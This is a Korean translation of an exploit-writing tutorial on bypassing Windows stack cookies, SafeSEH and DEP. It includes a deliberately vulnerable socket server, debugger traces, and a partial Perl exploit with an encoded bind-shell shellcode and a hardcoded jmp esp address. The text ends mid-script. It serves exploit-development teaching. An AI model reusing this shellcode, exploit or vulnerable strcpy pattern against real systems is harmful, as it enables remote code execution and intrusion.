문서번호	13-VN-08

공격코드 작성 따라하기

(원문: 공격코드 Writing Tutorial 6)

2013.2

작성자: (주)한국정보보호교육센터 서준석 주임연구원
오류 신고 및 관련 문의: nababora@naver.com

kisec 한국정보보호교육센터 Korea Information Security Education Center
보안프로젝트 BOANPROJECT

문서 개정 이력

개정 번호	개정 사유 및 내용	개정 일자
1.0	최초 작성	2013.02.19

Exploit Writing Tutorial by corelan

[여섯 번째. Stack Cookie, SafeSEH, DEP]

편역 : 한국정보보호교육센터 서준석 주임연구원
오류 신고 및 관련 문의 : nababora@naver.com

지난 문서들에서 우리는 주로 Windows XP 와 2003 서버를 대상으로 공격을 수행했다. 공격 코드가 제대로 먹혀 들어간 이유는 공격에 쓸 만한 리턴 주소와 pop/pop/ret 주소를 쉽게 발견할 수 있었다는 점과, 애플리케이션이 쉘코드로 점프할 수 있도록 만드는 것이 가능했기 때문이다. 우리는 이 주소들을 운영체제나 애플리케이션 dll 에서 찾을 수 있었다. 이 주소들은 시스템을 재부팅 하더라도 변하지 않기 때문에 공격 코드 제작을 더욱 용이하게 했다.

마이크로소프트는 이러한 exploit 공격을 차단하기 위해 다음과 같은 보호 메커니즘을 도입했다.

- 스택 쿠키 (/GS 스위치 쿠키)
- SafeSEH (/Safeseh 컴파일러 스위치)
- 데이터 실행 방지(DEP) (소프트웨어, 하드웨어 기반)
- 주소 공간 랜덤화 (ASLR)


1. 스택 쿠키 /GS 보호

'/GS 스위치'는 스택 기반 오버플로우 공격의 성공을 차단하기 위해 함수의 시작과 끝 부분에 약간의 코드를 추가하는 컴파일러 옵션이다. 애플리케이션이 시작되면, 전역 마스터 쿠키(부호 없는 정수 형식의 4 바이트(dword))가 계산되고 로드된 모듈의 .data 섹션에 저장된다. 함수 시작 부분에, 전역 마스터 쿠키가 저장된 EBP와 EIP 바로 전 스택에 복사된다. (지역 변수와 리턴 주소 사이)

함수의 끝 부분에 쿠키는 다시 전역 마스터 쿠키 값과 비교된다. 만약 두 값이 다르다면 스택 오염이 발생한 것이고, 프로그램은 비정상 종료 된다.

코드에 라인이 추가되는 것으로 인한 퍼포먼스 감소 영향을 최소화하기 위해, 컴파일러는 _alloca 를 사용해 스택에 메모리를 할당하거나, 함수가 스트링 버퍼를 가지고 있을 때만 스택 쿠키를 추가한다. 추가적으로, 보호 메커니즘은 버퍼가 5 바이트 이상의 데이터를 가질 때만 활성화 된다.

일반적인 버퍼 오버플로우에서 스택은 공격자가 작성한 데이터가 EIP를 덮어쓰는 방법을 이용해 공격을 수행한다. 하지만 데이터가 EIP를 덮어쓰기 전에, 쿠키 또한 덮어써 진다. 이렇게 되면 공격 코드가 무용지물이 되는 것이다. 함수 시작 부분은 쿠키가 변조되었다는 것을 인식할 것이고, 애플리케이션이 종료된다.



/GS의 두 번째 중요한 보호 메커니즘은 변수 재배치 기법이다. 함수에 의해 사용되는 지역 변수와 인자들을 덮어쓰는 것을 방지하기 위해, 컴파일러는 스택 프레임의 구성을 재배치하고 다른 변수들보다 높은 주소에 스트링 버퍼를 추가한다. 그래서 버퍼 오버플로우가 발생하더라도, 지역변수가 아닌 스트링 버퍼에 값이 쌓이게 된다.

스택 쿠키는 'canary'로 불리기도 한다. 이에 대해서는 다음의 문서를 읽어볼 것을 권장한다.

http://en.wikipedia.org/wiki/Buffer_overflow_protection
http://blogs.technet.com/srd/archive/2009/03/16/gs-cookie-protection-effectiveness-and-limitations.aspx
http://msdn.microsoft.com/en-us/library/aa290051(VS.71).aspx

1) 스택 쿠키 /GS 우회 방법

스택 기반 오버플로우 보호 메커니즘을 우회할 수 있는 가장 쉬운 방법은 쿠키 값을 추측하거나 계산하는 것이다. 이를 통해 공격자의 버퍼에 있는 같은 값으로 쿠키를 덮어쓸 수 있다. 이 쿠키는 가끔 정적 값을 가지기도 하는데, 그렇다 하더라도 직관적으로 사용할 수 없도록 오염문자(오염 문자)를 포함하고 있을 수도 있다.

2003년 David Litchfield는 스택 보호 메커니즘이 쿠키 값을 추측하지 않아도 스택 보호 메커니즘을 우회할 수 있는 기술을 소개했다. (Alex Soritov 와 Mark Dowd, 그리고 Matt Miller가 소개한 기법도 참고할 만한다)

David는 덮어쓴 쿠키가 원래의 쿠키값과 일치하지 않으면 코드는 항상 개발자가 정의한 예외 핸들러의 존재 여부를 찾게 된다고 말했다. (정의된 핸들러가 없으면 운영체제 핸들러가 작동한다) 해커가 예외 핸들러 등록 구조체(nSEH + SEH Handler)를 제어할 수 있고, 쿠키가 확인 되기 전에 예외를 발생시킬 수 있다면 스택 쿠키가 있다 하더라도 스택 기반 오버플로우를 쓸 수 있다.

결국, GS의 가장 중요한 한계점은 이것이 예외 처리 기록을 보호하지 못한다는 점이다. 이러한 관점에서, 애플리케이션은 스택 쿠키 오염을 처리하기 위해 SEH 보호 메커니즘에 의지할 수 밖에 없게 된다. 세 번째 문서(SEH기반 공격)에서 소개했듯이, 이런 safeSEH 이슈를 극복할 수 있는 여러 방법이 존재한다.

2003 서버에서 구조적 예외 처리 메커니즘이 약간 수정 되었는데, 현재 OS 버전에서 공격을 수행하는 것을 더욱 힘들게 만들었다. 예외 핸들러는 LCD(Load Configuration Directory)에 등록되어 있는데, 예외 핸들러가 실행되기 전에 등록된 핸들러의 주소와 다시 한 번 비교된다. 이것을 우회하는 방법 또한 존재하고, 이번 문서의 끝자락에 기법을 소개하겠다.

2) 예외 핸들링을 이용해 우회

우리는 함수의 시작 단계에서 쿠키 값을 체크하기 전에 예외를 발생시켜 스택 보호 메커니즘을 우회할 수 있었다. 그 다음 공격자는 SEH 보호 메커니즘을 처리하게 된다. 이 두 번째 기술은 코드가 이 데이터를 실제로 참조하도록 작성되었을 때만 먹힌다. 공격자는 스택의 끝부분까지 데이터를 덮어쓰는 방식으로 이 기법을 사용할 수 있다.

이 시나리오의 핵심은 사전에 등록되어 있는 애플리케이션 예외 처리 부분까지 덮을 만큼 스택을 많이 덮어써야 한다는 것이다. 만약 공격자가 예외 핸들러 주소를 제어할 수 있다면 로드된 모듈의 바깥에 위치한 주소 포인터로 해당 부분을 덮어쓸 수 있다. 최신 OS 버전의 대부분 모듈은 /safeseh로 컴파일 되어 있는데, 이런 경우 위와 같은 공격은 먹히지 않는다. 그렇다 하더라도 공격자는 safeseh와 연결되어 있지 않은 dll 에서 핸들러를 찾을 수 있다. 결국, GS에 의해 보호받지 못하는 SEH 레코드를 찾게되면, 공격자는 단지 SafeSEH만 우회하면 된다.

세 번째 문서에서도 설명했듯이, 포인터는 pop/pop/ret 명령으로 덮어써야 한다. 만약 애플리케이션에 로드된 모듈에서 pop/pop/ret 주소를 찾을 수 없다면 대안으로 ESP/EBP를 살펴보고 이 레지스터들에서 nseh 위치로 가는 오프셋을 구한 다음, 아래와 같은 명령을 검색해서 사용하면 된다.

- call dword ptr [esp+nn]
- call dword ptr [ebp+nn]
- jmp dword ptr [esp+nn]
- jmp dword ptr[ebp+nn]

'nn' 은 레지스터에서 nseh 위치까지의 오프셋을 의미한다. 이 방법이 pop/pop/ret 명령 주소를 찾는 것보다 훨씬 쉬울 것이다. pvefindaddr immgdbg 플러그인이 이러한 명령어를 찾는데 도움을 줄 것이다.

(!pvefindaddr jseh 또는 !pvefindaddr jseh all) 또한, 공격자는 'add esp,8 + ret' 을 가리키는 포인터를 사용할 수도 있다.

3) 스택에 있는 쿠키와 .data 섹션에 있는 쿠키를 교체하는 방법을 이용해 우회

취약한 코드가 스트링 버퍼를 포함하지 않을 경우(스택 쿠키가 활성화 되지 않는다), 공격 코드를 활용할 수 있는 다른 기법이 있다.

만약 '인자' 가 포인터나 스트링 버퍼를 포함하고 있지 않다면, 공격자는 이 인자를 덮어쓰고 GS에 의해 보호되지 않는 함수를 공격에 사용할 수 있다.

4) 함수 내의 스택 데이터를 스택까지 덮어쓰는 방법을 이용해 우회

객체 및 구조체를 가리키는 포인터가 함수로 보내지면 이 객체 및 구조체는 그들의 호출자(caller)의 스택에 상주하게 된다. 그렇게 되면 이것이 GS 쿠키 우회를 가능하게 한다. (객체와 vtable 포인터를 덮어쓴다. 만약 공격자가 이 포인터를 가짜 vtable로 이어주면, 가상함수호출을 리다이렉트하고 악성 코드를 실행할 수 있다)

5) 쿠키 값을 추측 및 계산하는 방법을 이용해 우회

GS 쿠키의 엔트로피를 낮추는 방법을 이용한다.

6) 쿠키 값이 정적인 점을 이용해 우회

마지막으로, 쿠키 값이 매번 같거나 정적 값을 가진다고 판단되는 경우, 공격자는 오버라이트 시 스택에 이 값을 그냥 덮어쓰면 된다.

2. 스택 쿠키 메커니즘 디버깅 및 설명

스택 쿠키를 설명하기 위해 4번째 문서에서 사용했던 취약한 서버 프로그램을 이용하겠다. 이 코드는 500바이트 이상의 데이터를 전달 받을 경우 오버플로우를 발생시키는 pr() 함수를 포함하고 있다. 비주얼


스튜디오 C++ 2008 버전을 다운받아 새로운 콘솔 애플리케이션을 생성해 보자. 아래 코드는 4장에서 다뤘던 코드를 2008 버전에 맞게 약간 수정한 코드이다.

```
 // vulnerable server.cpp : Defines the entry point for the console application.
//
#include "stdafx.h"
#include "winsock.h"
#include "windows.h"
//load windows socket

#pragma comment(lib, "wsock32.lib")
//Define Return Messages

#define SS_ERROR 1
#define SS_OK 0

void pr(char *str)
{
	char buf[500]=" ";
	strcpy(buf,str);
}

void sError(char *str)
{
	printf("Error %s",str);
	WSACleanup();
}

int _tmain(int argc, _TCHAR* argv[])
{
	WORD sockVersion;
	WSADATA wsaData;
	int rVal;
	char Message[5000]=" ";
	char buf[2000]=" ";
	u_short LocalPort;
	LocalPort = 200;

	//wsock32 initialized for usage
	sockVersion = MAKEWORD(1,1);
```


```
WSAStartup(sockVersion, &wsaData);
//create server socket

SOCKET serverSocket = socket(AF_INET, SOCK_STREAM, 0);
if(serverSocket == INVALID_SOCKET)
{
        sError("Failed socket()");
        return SS_ERROR;
}
SOCKADDR_IN sin;
sin.sin_family = PF_INET;
sin.sin_port = htons(LocalPort);
sin.sin_addr.s_addr = INADDR_ANY;
//bind the socket

rVal = bind(serverSocket, (LPSOCKADDR)&sin, sizeof(sin));
if(rVal == SOCKET_ERROR)
{
        sError("Failed bind()");
        WSACleanup();
        return SS_ERROR;
}

//get socket to listen
rVal = listen(serverSocket, 10);
if(rVal == SOCKET_ERROR)
{
        sError("Failed listen()");
        WSACleanup();
        return SS_ERROR;
}

//wait for a client to connect
SOCKET clientSocket;
clientSocket = accept(serverSocket, NULL, NULL);
if(clientSocket == INVALID_SOCKET)
{
        sError("Failed accept()");
        WSACleanup();
        return SS_ERROR;
```

```
	}
	int bytesRecv = SOCKET_ERROR;
	while(bytesRecv == SOCKET_ERROR)
	{
		//receive the data that is being sent by the client max limit to 5000
bytes.
		bytesRecv = recv(clientSocket, Message, 5000, 0);
		if (bytesRecv == 0 || bytesRecv == WSAECONNRESET)
		{
			printf("₩nConnection Closed.₩n");
			break;
		}
	}

	//Pass the data received to the function pr
	pr(Message);

	//close client socket
	closesocket(clientSocket);

	//close server socket
	closesocket(serverSocket);

	WSACleanup();
	return SS_OK;
}
```

취약 서버 프로그램 속성을 다음과 같이 수정하자.



C/C++ 코드 생성 옵션으로 가서, '버퍼 보안 체크' 항목을 No로 선택한다.



코드를 컴파일 한다. 가장 선호하는 디버거에서 취약한 server.exe 를 실행한 뒤, pr() 함수를 살펴보자(이 문서에서는 windbg를 사용).

```
0:000> uf pr
*** WARNING: Unable to verify checksum for vulnserver.exe
vulnserver!pr [c:\documents and settings\administrator\desktop\vulnserver\bypassdep_vulnserv\source.cpp @ 16]:
   16 00412190 55              push    ebp
   16 00412191 8bec            mov     ebp,esp
   16 00412193 81ec34020000    sub     esp,234h
   16 00412199 53              push    ebx
   16 0041219a 56              push    esi
   16 0041219b 57              push    edi
   17 0041219c 66a15c8c4200    mov     ax,word ptr [vulnserver!`string' (00428c5c)]
   17 004121a2 6689850cfeffff  mov     word ptr [ebp-1F4h],ax
   17 004121a9 68f2010000      push    1F2h
   17 004121ae 6a00            push    0
   17 004121b0 8d850efeffff    lea     eax,[ebp-1F2h]
   17 004121b6 50              push    eax
   17 004121b7 e8baf0ffff      call    vulnserver!ILT+625(_memset) (00411276)
   17 004121bc 83c40c          add     esp,0Ch
   18 004121bf 8b4508          mov     eax,dword ptr [ebp+8]
   18 004121c2 50              push    eax
   18 004121c3 8d8d0cfeffff    lea     ecx,[ebp-1F4h]
   18 004121c9 51              push    ecx
   18 004121ca e892f1ffff      call    vulnserver!ILT+860(_strcpy) (00411361)
   18 004121cf 83c408          add     esp,8
   19 004121d2 5f              pop     edi
   19 004121d3 5e              pop     esi
   19 004121d4 5b              pop     ebx
   19 004121d5 8be5            mov     esp,ebp
   19 004121d7 5d              pop     ebp
   19 004121d8 c3              ret
```

위 그림에서 볼 수 있듯이, 함수 시작지점은 스택 쿠키와 관련된 그 어떤 것도 포함하고 있지 않다. 이제 /GS 플래그를 활성화 시킨 뒤에 다시 파일을 빌드해 보자.

```
0:000> uf pr
*** WARNING: Unable to verify checksum for vulnserver.exe
vulnserver!pr [c:\documents and settings\administrator\desktop\vulnserver\bypassdep_vulnserv\source.cpp @ 16]:
   16 00412190 55              push    ebp
   16 00412191 8bec            mov     ebp,esp
   16 00412193 81ec38020000    sub     esp,238h
   16 00412199 a100d04200      mov     eax,dword ptr [vulnserver!__security_cookie (0042d000)]
   16 0041219e 33c5            xor     eax,ebp
   16 004121a0 8945fc          mov     dword ptr [ebp-4],eax
   16 004121a3 53              push    ebx
   16 004121a4 56              push    esi
   16 004121a5 57              push    edi
   17 004121a6 66a15c8c4200    mov     ax,word ptr [vulnserver!`string' (00428c5c)]
   17 004121ac 66898508feffff  mov     word ptr [ebp-1F8h],ax
   17 004121b3 68f2010000      push    1F2h
   17 004121b8 6a00            push    0
   17 004121ba 8d850afeffff    lea     eax,[ebp-1F6h]
   17 004121c0 50              push    eax
   17 004121c1 e8b0f0ffff      call    vulnserver!ILT+625(_memset) (00411276)
   17 004121c6 83c40c          add     esp,0Ch
   18 004121c9 8b4508          mov     eax,dword ptr [ebp+8]
   18 004121cc 50              push    eax
   18 004121cd 8d8d08feffff    lea     ecx,[ebp-1F8h]
   18 004121d3 51              push    ecx
   18 004121d4 e888f1ffff      call    vulnserver!ILT+860(_strcpy) (00411361)
   18 004121d9 83c408          add     esp,8
   19 004121dc 5f              pop     edi
   19 004121dd 5e              pop     esi
   19 004121de 5b              pop     ebx
   19 004121df 8b4dfc          mov     ecx,dword ptr [ebp-4]
   19 004121e2 33cd            xor     ecx,ebp
   19 004121e4 e8daeeffff      call    vulnserver!ILT+190(__security_check_cookie (004110c3)
   19 004121e9 8be5            mov     esp,ebp
   19 004121eb 5d              pop     ebp
   19 004121ec c3              ret
```

함수 시작 부분을 보면, 다음과 같은 코드를 볼 수 있다.

- sub esp, 238h : 568 바이트 공간을 확보
- mov eax, dword ptr [vulnserver!__security_cookie (0042d000)] : 쿠키 값 복사
- xor eax, ebp : 쿠키와 EBP 값의 논리적 XOR 수행
- 이렇게 되면 쿠키가 스택 상의 리턴 주소 바로 아래에 저장된다.

함수 끝 부분도 확인해 보자.

- mov ecx, dword ptr [ebp-4] : 쿠키의 복사본을 스택으로 가져옴
- xor ecx, ebp : XOR 작업을 다시 수행
- call vulnserver!ILT+190(__security_check_cookie (004110c3) : 쿠키 값을 검증하기 위한 루틴으로 점프

요약해 보면, 보안 쿠키값이 스택에 더해지고 함수를 리턴하기 전에 다시 한 번 비교된다. 공격자가 200 번 포트에 500 바이트가 넘는 데이터를 이 버퍼로 보내 오버플로우를 유발시키려고 하면 애플리케이션은 죽게 된다. (디버거에서, 애플리케이션은 브레이크 포인트에 도달할 것이다. 만약 비주얼 스튜디오 2008 로 컴파일 했다면 RTC 로 인해 변수들이 0xCC 로 가득 차 있는 것을 확인할 수 있을 것이다.

서버에 1000 개의 Metasploit 패턴을 보내고, 애플리케이션이 종료되는 것을 확인해 보자. (GS 가 설정되어 있지 않은 서버)

```
(a4c.a50): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012e01c ebx=7ffdc000 ecx=0012f22c edx=0000000a esi=00000000 edi=00faf6f2
eip=41387141 esp=0012e218 ebp=37714136 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010212
41387141 ??              ???
0:000> !load byakugan
0:000>
0:000> !pattern_offset 1000
[Byakugan] Control of ebp at offset 500.
[Byakugan] Control of eip at offset 504.
```

우리는 오프셋 504 에서 EIP 를 제어할 수 있다. 아래와 같이 ESP 는 우리가 제작한 버퍼를 가리키고 있다.

```
0:000> d esp
0012e218  71 39 41 72 30 41 72 31-41 72 32 41 72 33 41 72  q9Ar0Ar1Ar2Ar3Ar
0012e228  34 41 72 35 41 72 36 41-72 37 41 72 38 41 72 39  4Ar5Ar6Ar7Ar8Ar9
0012e238  41 73 30 41 73 31 41 73-32 41 73 33 41 73 34 41  As0As1As2As3As4A
0012e248  73 35 41 73 36 41 73 37-41 73 38 41 73 39 41 74  s5As6As7As8As9At
0012e258  30 41 74 31 41 74 32 41-74 33 41 74 34 41 74 35  0At1At2At3At4At5
0012e268  41 74 36 41 74 37 41 74-38 41 74 39 41 75 30 41  At6At7At8At9Au0A
0012e278  75 31 41 75 32 41 75 33-41 75 34 41 75 35 41 75  u1Au2Au3Au4Au5Au
0012e288  36 41 75 37 41 75 38 41-75 39 41 76 30 41 76 31  6Au7Au8Au9Av0Av1
```

ESP 는 q9Ar 을 가리키고 있는데 이는 508 번째 오프셋임을 확인할 수 있다. (Metasploit 에서 확인)

```
root@bt:/opt/metasploit/msf3/tools# ./pattern_offset.rb q9Ar 1000
508
```


간단하고 투박한 공격 코드를 하나 만들어 보자. (kernel32.dll 에 있는 jmp esp 를 이용 : 7c86467b)

```
#
# Writing buffer overflows – Tutorial Peter Van Eeckhoutte
# http://www.corelan.be:8800
# # Exploit for vulnsrv.c
##
print " ----------------------------------₩n";
print " Writing Buffer Overflows₩n";
print " Peter Van Eeckhoutte₩n";
print " http://www.corelan.be:8800₩n";
print " ----------------------------------₩n";
print " Exploit for vulnsrv.c₩n";
print " ----------------------------------₩n";
use strict;
use Socket;
my $junk = "₩x90" x 504;
#jmp esp (kernel32.dll)
my $eipoverwrite = pack('V',0x7C86467b);
```

```
# windows/shell_bind_tcp - 702 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, LPORT=5555, RHOST=

my $shellcode="₩x89₩xe0₩xd9₩xd0₩xd9₩x70₩xf4₩x59₩x49₩x49₩x49₩x49₩x49₩x43" .
"₩x43₩x43₩x43₩x43₩x43₩x51₩x5a₩x56₩x54₩x58₩x33₩x30₩x56₩x58" .
"₩x34₩x41₩x50₩x30₩x41₩x33₩x48₩x48₩x30₩x41₩x30₩x30₩x41₩x42" .
"₩x41₩x41₩x42₩x54₩x41₩x41₩x51₩x32₩x41₩x42₩x32₩x42₩x42₩x30" .
"₩x42₩x42₩x58₩x50₩x38₩x41₩x43₩x4a₩x4a₩x49₩x4b₩x4c₩x42₩x4a" .
"₩x4a₩x4b₩x50₩x4d₩x4d₩x38₩x4c₩x39₩x4b₩x4f₩x4b₩x4f₩x4b₩x4f" .
"₩x45₩x30₩x4c₩x4b₩x42₩x4c₩x51₩x34₩x51₩x34₩x4c₩x4b₩x47₩x35" .
"₩x47₩x4c₩x4c₩x4b₩x43₩x4c₩x43₩x35₩x44₩x38₩x45₩x51₩x4a₩x4f" .
"₩x4c₩x4b₩x50₩x4f₩x44₩x58₩x4c₩x4b₩x51₩x4f₩x47₩x50₩x43₩x31" .
"₩x4a₩x4b₩x47₩x39₩x4c₩x4b₩x46₩x54₩x4c₩x4b₩x43₩x31₩x4a₩x4e" .
"₩x50₩x31₩x49₩x50₩x4a₩x39₩x4e₩x4c₩x4c₩x44₩x49₩x50₩x42₩x54" .
"₩x45₩x57₩x49₩x51₩x48₩x4a₩x44₩x4d₩x45₩x51₩x48₩x42₩x4a₩x4b" .
"₩x4c₩x34₩x47₩x4b₩x46₩x34₩x46₩x44₩x51₩x38₩x42₩x55₩x4a₩x45" .
"₩x4c₩x4b₩x51₩x4f₩x51₩x34₩x43₩x31₩x4a₩x4b₩x43₩x56₩x4c₩x4b" .
"₩x44₩x4c₩x50₩x4b₩x4c₩x4b₩x51₩x4f₩x45₩x4c₩x43₩x31₩x4a₩x4b" .
"₩x44₩x43₩x46₩x4c₩x4c₩x4b₩x4b₩x39₩x42₩x4c₩x51₩x34₩x45₩x4c" .
"₩x45₩x31₩x49₩x53₩x46₩x51₩x49₩x4b₩x43₩x54₩x4c₩x4b₩x51₩x53" .
"₩x50₩x30₩x4c₩x4b₩x47₩x30₩x44₩x4c₩x4c₩x4b₩x42₩x50₩x45₩x4c" .
"₩x4e₩x4d₩x4c₩x4b₩x51₩x50₩x44₩x48₩x51₩x4e₩x43₩x58₩x4c₩x4e" .
"₩x50₩x4e₩x44₩x4e₩x4a₩x4c₩x46₩x30₩x4b₩x4f₩x4e₩x36₩x45₩x36" .
"₩x51₩x43₩x42₩x46₩x43₩x58₩x46₩x53₩x47₩x42₩x45₩x38₩x43₩x47" .
"₩x44₩x33₩x46₩x52₩x51₩x4f₩x46₩x34₩x4b₩x4f₩x48₩x50₩x42₩x48" .
"₩x48₩x4b₩x4a₩x4d₩x4b₩x4c₩x47₩x4b₩x46₩x30₩x4b₩x4f₩x48₩x56" .
"₩x51₩x4f₩x4c₩x49₩x4d₩x35₩x43₩x56₩x4b₩x31₩x4a₩x4d₩x45₩x58" .
"₩x44₩x42₩x46₩x35₩x43₩x5a₩x43₩x32₩x4b₩x4f₩x4e₩x30₩x45₩x38" .
"₩x48₩x59₩x45₩x59₩x4a₩x55₩x4e₩x4d₩x51₩x47₩x4b₩x4f₩x48₩x56" .
"₩x51₩x43₩x50₩x53₩x50₩x53₩x46₩x33₩x46₩x33₩x51₩x53₩x50₩x53" .
"₩x47₩x33₩x46₩x33₩x4b₩x4f₩x4e₩x30₩x42₩x46₩x42₩x48₩x42₩x35" .
"₩x4e₩x53₩x45₩x36₩x50₩x53₩x4b₩x39₩x4b₩x51₩x4c₩x55₩x43₩x58" .
"₩x4e₩x44₩x45₩x4a₩x44₩x30₩x49₩x57₩x46₩x37₩x4b₩x4f₩x4e₩x36" .
"₩x42₩x4a₩x44₩x50₩x50₩x51₩x50₩x55₩x4b₩x4f₩x48₩x50₩x45₩x38" .
"₩x49₩x34₩x4e₩x4d₩x46₩x4e₩x4a₩x49₩x50₩x57₩x4b₩x4f₩x49₩x46" .
"₩x46₩x33₩x50₩x55₩x4b₩x4f₩x4e₩x30₩x42₩x48₩x4d₩x35₩x51₩x59" .
"₩x4c₩x46₩x51₩x59₩x51₩x47₩x4b₩x4f₩x49₩x46₩x46₩x30₩x50₩x54" .
"₩x46₩x34₩x50₩x55₩x4b₩x4f₩x48₩x50₩x4a₩x33₩x43₩x58₩x4b₩x57" .
```

```
"₩x43₩x49₩x48₩x46₩x44₩x39₩x51₩x47₩x4b₩x4f₩x4e₩x36₩x46₩x35" .
"₩x4b₩x4f₩x48₩x50₩x43₩x56₩x43₩x5a₩x45₩x34₩x42₩x46₩x45₩x38" .
"₩x43₩x53₩x42₩x4d₩x4b₩x39₩x4a₩x45₩x42₩x4a₩x50₩x50₩x50₩x59" .
"₩x47₩x59₩x48₩x4c₩x4b₩x39₩x4d₩x37₩x42₩x4a₩x47₩x34₩x4c₩x49" .
"₩x4b₩x52₩x46₩x51₩x49₩x50₩x4b₩x43₩x4e₩x4a₩x4b₩x4e₩x47₩x32" .
"₩x46₩x4d₩x4b₩x4e₩x50₩x42₩x46₩x4c₩x4d₩x43₩x4c₩x4d₩x42₩x5a" .
"₩x46₩x58₩x4e₩x4b₩x4e₩x4b₩x4e₩x4b₩x43₩x58₩x43₩x42₩x4b₩x4e" .
"₩x48₩x33₩x42₩x36₩x4b₩x4f₩x43₩x45₩x51₩x54₩x4b₩x4f₩x48₩x56" .
"₩x51₩x4b₩x46₩x37₩x50₩x52₩x50₩x51₩x50₩x51₩x50₩x51₩x43₩x5a" .
"₩x45₩x51₩x46₩x31₩x50₩x51₩x51₩x45₩x50₩x51₩x4b₩x4f₩x4e₩x30" .
"₩x43₩x58₩x4e₩x4d₩x49₩x49₩x44₩x45₩x48₩x4e₩x46₩x33₩x4b₩x4f" .
"₩x48₩x56₩x43₩x5a₩x4b₩x4f₩x4b₩x4f₩x50₩x37₩x4b₩x4f₩x4e₩x30" .
"₩x4c₩x4b₩x51₩x47₩x4b₩x4c₩x4b₩x33₩x49₩x54₩x42₩x44₩x4b₩x4f" .
"₩x48₩x56₩x51₩x42₩x4b₩x4f₩x48₩x50₩x43₩x58₩x4a₩x50₩x4c₩x4a" .
"₩x43₩x34₩x51₩x4f₩x50₩x53₩x4b₩x4f₩x4e₩x36₩x4b₩x4f₩x48₩x50" .
"₩x41₩x41";

my $nops="₩x90" x 10;

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');

# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket₩n";

# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";

print "[+] Connecting to $host on port $port₩n";
